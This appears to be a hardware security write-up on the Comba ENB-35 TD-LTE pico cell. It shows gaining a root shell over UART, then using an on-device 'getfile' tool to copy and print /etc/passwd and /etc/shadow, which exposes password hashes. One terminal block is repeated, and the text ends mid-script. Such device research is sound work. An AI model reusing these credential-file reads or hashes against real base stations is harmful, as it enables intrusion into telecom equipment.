-rw-r--r--    1 root     root        146255 Sep 14  2017 eNodeB_Data_Model_TR_196_based_spare.xml
drwxr-xr-x    2 root     root           320 Oct 20 19:00 imageinfo
-rw-r--r--    1 root     root           396 Oct 20 20:42 log.dump
-rw-r--r--    1 root     root            38 Oct 20 19:00 s1reboot_en
---sr--r-T    1 root     root       1048655 Oct 21 12:09 time_sync.txt
----------    1 root     root            20 Oct 20 19:00 usim_file
root@bsc913x:~# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 04600000 00020000 "NAND Image-0 70M"
mtd1: 04600000 00020000 "NAND Image-1 70M"
mtd2: 02800000 00020000 "log file 40M"
mtd3: 00200000 00020000 "rf data 2M"
mtd4: 04a00000 00020000 "mnt data 74M"
mtd5: 00100000 00010000 "SPI (RO) U-Boot Image"
mtd6: 00100000 00010000 "SPI  u-boot env"
mtd7: 00100000 00010000 "SPI env backup"
mtd8: 00a00000 00010000 "SPI Detector"
root@bsc913x:~# 
```


Pico Cell: Comba ENB-35


Comba
型号 ENB-35
类别 TD-LTE一体化皮基站
频段 2320~2370MHz 发射功率 250mW
电源 DC 12V/POE 生产日期 2016.2.20
S/N FA1620001263
MAC 00271D3A080F
制造商: 京信通信系统(广州)有限公司




Comba ENB-35: UART root access






```
seeker@nano:~$ sudo picocom /dev/ttyUSB0 -b 115200 -l
picocom v2.2

port is        : /dev/ttyUSB0
flowcontrol    : none
baudrate is    : 115200
parity is      : none
databits are   : 8
stopbits are   : 1
escape is      : C-a
local echo is  : no
noinit is      : no
noreset is     : no
nolock is      : yes
send_cmd is    : sz -vv
receive_cmd is : rz -vv -E
imap is        :
omap is        :
emap is        : crcrlf,delbs,

Type [C-a] [C-h] to see available commands

Terminal ready
----
BTL1
HELO
CPUI
L1CI
ZBSS
L12F
MAIN
----
Linux version 3.0.1brcm-0-1-rt11_CPUL_2_21-svn156173 (nansn@nansn) (gcc version 4.4.6 (crosstool-NG 1.13.1) ) #1 SMP PREEMPT
(COMBA kernel version: v1.1.0-2:Mar 10 2017 15:10:36)
prom_argc is 0
prom_envp[0] is a NULL pointer
LINUX started...

                C E L T R I G O


arcs_cmdline is
Register SMP ops...
back from prom_init...
bootconsole [early0] enabled
CPU revision is: 00025b00 (Broadcom BMIPS5000)
FPU revision is: 00130001
after mips_init, mode register: 0x02800801
Determined physical RAM map:
 memory: 03400000 @ 00c00000 (usable)
 memory: 18000000 @ 34000000 (usable)
Wasting 98304 bytes for tracking 3072 unused pages
Initrd not found or empty - disabling initrd
Zone PFN ranges:
  Normal   0x00000c00 -> 0x00020000
  HighMem  0x00020000 -> 0x0004c000
Movable zone start PFN for each node
early_node_map[2] active PFN ranges
    0: 0x00000c00 -> 0x00004000
    0: 0x00034000 -> 0x0004c000
PERCPU: Embedded 7 pages/cpu @82369000 s5632 r8192 d14848 u32768
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 109208
Kernel command line:
PID hash table entries: 256 (order: -2, 1024 bytes)
Dentry cache hash table entries: 8192 (order: 3, 32768 bytes)
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Primary instruction cache 32kB, 4-way, VIPT, linesize 64 bytes.
Primary data cache 32kB, 4-way, VIPT, cache aliases, linesize 32 bytes
MIPS secondary cache 1024kB, 8-way, linesize 128 bytes.
Memory: 422328k/53248k available (3259k kernel code, 24136k reserved, 680k data, 10076k init, 393216k highmem)
Preemptible hierarchical RCU implementation.
NR_IRQS:128
bcm617xx: fbus_freq 0x02fd4e5e
console [ttyS0] enabled, bootconsole disabled
console [ttyS0] enabled, bootconsole disabled
Console: colour dummy device 80x25
Calibrating delay loop... 818.38 BogoMIPS (lpj=4091904)
```




```
INFO at prc_general_services.c,1826: ==============================================================================
INFO at prc_general_services.c,1827:
Allocated size = 3411968

dspcontrol verbose level set to 2
shmkey is [0xaa010483]
shmid is [0x0]
078 Get share memory succ!! base addr is 0x2bba0000
CMAC: Queue Id 0,max 9,itemlen 1024
CMAC: Queue Id 1,max 9,itemlen 1024
CMAC: Queue Id 2,max 17,itemlen 1024
CMAC: Queue Id 3,max 17,itemlen 1024
CMAC: Queue Id 4,max 9,itemlen 1024
CMAC: Queue Id 5,max 9,itemlen 1024
CMAC: Queue Id 6,max 9,itemlen 1024
CMAC: Queue Id 7,max 9,itemlen 1024
CMAC: Queue Id 8,max 33,itemlen 1024
CMAC: Queue Id 9,max 33,itemlen 1024
Create Inter CPU Memory Address Configure Msg succ!!!
 Create cmac log  Msg queue succ!!! llllJlllllQlll
MMAP Driver: ALLOCATE_MEMORY cached address at idx 0x1
MMAP Driver: Trying to allocate 13 pages which are 53248 bytes (brcm_mmap)
Allocated size =MMAP Driver: mapping cached address
 53248
MMAP Driver: ALLOCATE_MEMORY cached address at idx 0x2
MMAP Driver: Trying to allocate 1024 pages which are 4194304 bytes (brcm_mmap)
Allocated size = MMAP Driver: mapping cached address
4194304
Found task name = irq/48-MSG_INT pid = 916
Found task name = irq/51-MSG_ACK_ pid = 917
 Configure Inter CPU Memory Address Succ!!!
Creating Intra core msg queue...
Create Intra core Sfn Msg succ!!!
 Create Sch Result  Msg queue succ!!!
 Create Intra core Msg Queue Succ!!!
task entry: prio[88], entryPoint task[DATA_SCH_FIRST_TASK]
MduSchPriorityInterface pid 0x1
[baseLibs][DBG][task.cpp,L0289][entryPoint]: entryPoint task[CmacSchedTask]
creat task success, taskName CmacSchedTask, taskHandler is 0xb59778
Sch task start!!task handle[0xb59778],task id[0x2c0ea4c0].
creat task success, taskName CmacLogTask, taskHandler is 0xb59968
[baseLibs][DBG][task.cpp,L0289][entryPoint]: entryPoint task[CmacLogTask]
cmac log task start succ!!!
creat task success, taskName CmacOamTask, taskHandler is 0xb59a88
[baseLibs][DBG][task.cpp,L0289][entryPoint]: entryPoint task[CmacOamTask]
task entry: prio[87], entryPoint task[DATA_SCH_SECOND_TASK]
MduSchSecondInterface pid 0x2
task entry: prio[121], entryPoint task[L2_LOG_MGR_TASK]
task entry: prio[MMAP Driver: ALLOCATE_MEMORY cached address at idx 0x5
121], entryPointMMAP Driver: Trying to allocate 3 pages which are 12288 bytes (brcm_mmap)
 task[OAM_HEART_MMAP Driver: mapping cached address
TEMP_TASK]
AlloMMAP Driver: ALLOCATE_MEMORY cached address at idx 0x6
cated size = 122MMAP Driver: Trying to allocate 7 pages which are 28672 bytes (brcm_mmap)
88
After prc_snMMAP Driver: mapping cached address
ow_init
prc_aesMMAP Driver: ALLOCATE_MEMORY cached address at idx 0x7
_init: AES functMMAP Driver: Trying to allocate 15 pages which are 61440 bytes (brcm_mmap)
ionality is initMMAP Driver: mapping cached address
ialized

Allocated size = 28672
prc_zuc_init: ZUC functionality is initialized

Allocated size = 61440
rc 0,  1st out:0xba,0xf,should be:0xba,0xf
rc: 0 snow 3g cipher success, pduIdx[0]
908
pid 908's current affinity mask: f
pid 908's newIndex:6 txBds 0xAFD42000
 affinity mask: 1
close console
version : 1.0.1
ok
success
[root@femto /]# 
```


Comba ENB-35: gain remote root access



```
root       906  6.4  4.7  21268 20748 ?        SLl  00:00   0:11 ./TD-LTE_CMAC
root       916  0.0  0.0      0     0 ?        S    00:00   0:00 [irq/48-MSG_INT]
root       917  0.0  0.0      0     0 ?        S    00:00   0:00 [irq/51-MSG_ACK_]
root       918  0.0  0.0      0     0 ?        R    00:00   0:00 [FLE]
root      1022  0.0  0.0      0     0 ?        S    00:00   0:00 [irq/41-eth0]
root      1037  0.0  0.3   3424  1712 ttyS0    Ss   00:00   0:00 -/bin/sh
root      1093  0.0  0.1   2652   860 ttyS0    R+   00:03   0:00 ps auxw
[root@femto /]# cat /etc/passwd
root:EqLDpzvQU25rQ:0:0:root:/root:/bin/bash
[root@femto /]# cat /etc/shadow
root::10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
[root@femto /]# ls -la /root
total 444
drwxrwxr-x    3 root     root             0 Jan  1 00:00 ./
drwxr-xr-x   19 root     root             0 Jan  1 00:02 ../
-r--r--r--    1 root     root             0 Dec  5  2013 .bash_history
-r--r--r--    1 root     root           175 Dec  5  2013 .bash_logout
-r--r--r--    1 root     root           161 Dec  5  2013 .bash_profile
drwxrwxr-x    3 root     root             0 Jun  5  2015 .config/
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump16 -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump32 -> dsp*
-rwxr-xr-x    1 root     root         64993 Mar 30  2015 cpu_free*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_read -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_set_bits -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_write -> dsp*
-rw-r--r--    1 root     root        115913 Jan  1 00:00 cpul.tgz
-rwxr-xr-x    1 root     root         10937 Mar 30  2015 cpul_read*
-rwxr-xr-x    1 root     root         11000 Mar 30  2015 cpul_write*
-rwxr-xr-x    1 root     root         23292 Mar 30  2015 dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_mem_test -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_read -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_write -> dsp*
-rwxr-xr-x    1 root     root         19883 Mar 30  2015 filed*
-rwxr-xr-x    1 root     root         18338 Mar 30  2015 getfile*
-r-xr-xr-x    1 root     root           124 Dec  5  2013 mount-server.sh*
-rwxr-xr-x    1 root     root         74672 Mar 30  2015 read_log*
-rwxr-xr-x    1 root     root         68457 Mar 30  2015 read_log_other_cpu*
-rwxr-xr-x    1 root     root         19803 Mar 30  2015 sendfile*
[root@femto /]# /root/getfile /etc/passwd /tmp/passwd
[root@femto /]# /root/getfile /etc/shadow /tmp/shadow
[root@femto /]# cat /etc/passwd
root:EqLDpzvQU25rQ:0:0:root:/root:/bin/bash
[root@femto /]# cat /tmp/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:60:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
comba:x:1000:1001::/home/comba:/bin/bash
seeker:x:0:0:root:/root:/bin/bash
[root@femto /]# cat /tmp/shadow
root:azWYqmykQvR7U:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
comba:azWYqmykQvR7U::0:99999:7:::
seeker:azWYqmykQvR7U::0:99999:7:::
[root@femto /]#
```




```
[root@femto /]# ls -la /root
total 444
drwxrwxr-x    3 root     root             0 Jan  1 00:00 ./
drwxr-xr-x   19 root     root             0 Jan  1 00:02 ../
-r--r--r--    1 root     root             0 Dec  5  2013 .bash_history
-r--r--r--    1 root     root           175 Dec  5  2013 .bash_logout
-r--r--r--    1 root     root           161 Dec  5  2013 .bash_profile
drwxrwxr-x    3 root     root             0 Jun  5  2015 .config/
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump16 -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_dump32 -> dsp*
-rwxr-xr-x    1 root     root         64993 Mar 30  2015 cpu_free*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_read -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_set_bits -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 cpu_write -> dsp*
-rw-r--r--    1 root     root        115913 Jan  1 00:00 cpul.tgz
-rwxr-xr-x    1 root     root         10937 Mar 30  2015 cpul_read*
-rwxr-xr-x    1 root     root         11000 Mar 30  2015 cpul_write*
-rwxr-xr-x    1 root     root         23292 Mar 30  2015 dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_mem_test -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_read -> dsp*
lrwxrwxrwx    1 root     root             3 Jun  5  2015 dsp_write -> dsp*
-rwxr-xr-x    1 root     root         19883 Mar 30  2015 filed*
-rwxr-xr-x    1 root     root         18338 Mar 30  2015 getfile*
-r-xr-xr-x    1 root     root           124 Dec  5  2013 mount-server.sh*
-rwxr-xr-x    1 root     root         74672 Mar 30  2015 read_log*
-rwxr-xr-x    1 root     root         68457 Mar 30  2015 read_log_other_cpu*
-rwxr-xr-x    1 root     root         19803 Mar 30  2015 sendfile*
[root@femto /]# /root/getfile /etc/passwd /tmp/passwd
[root@femto /]# /root/getfile /etc/shadow /tmp/shadow
[root@femto /]# cat /etc/passwd
root:EqLDpzvQU25rQ:0:0:root:/root:/bin/bash
[root@femto /]# cat /tmp/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:60:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
comba:x:1000:1001::/home/comba:/bin/bash
seeker:x:0:0:root:/root:/bin/bash
[root@femto /]# cat /tmp/shadow
root:azWYqmykQvR7U:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
comba:azWYqmykQvR7U::0:99999:7:::
seeker:azWYqmykQvR7U::0:99999:7:::
[root@femto /]# /root/getfile /etc/init.d/rcS /tmp/rcS
[root@femto /]# cat /tmp/rcS
#!/bin/sh

# Start all init scripts in /etc/init.d
# executing them in numerical order.
#

/bin/cat /etc/initrd.version
/bin/touch /dev/resolv.conf

/bin/mknod /dev/sci                     c 243 0
/bin/mknod /dev/brcm_frame_capture      c 241 0
/bin/mknod /dev/brcm_mmap               c 240 0
/bin/mknod /dev/brcm_mmap_1             c 240 1
/bin/mknod /dev/brcm_mmap_2             c 240 2
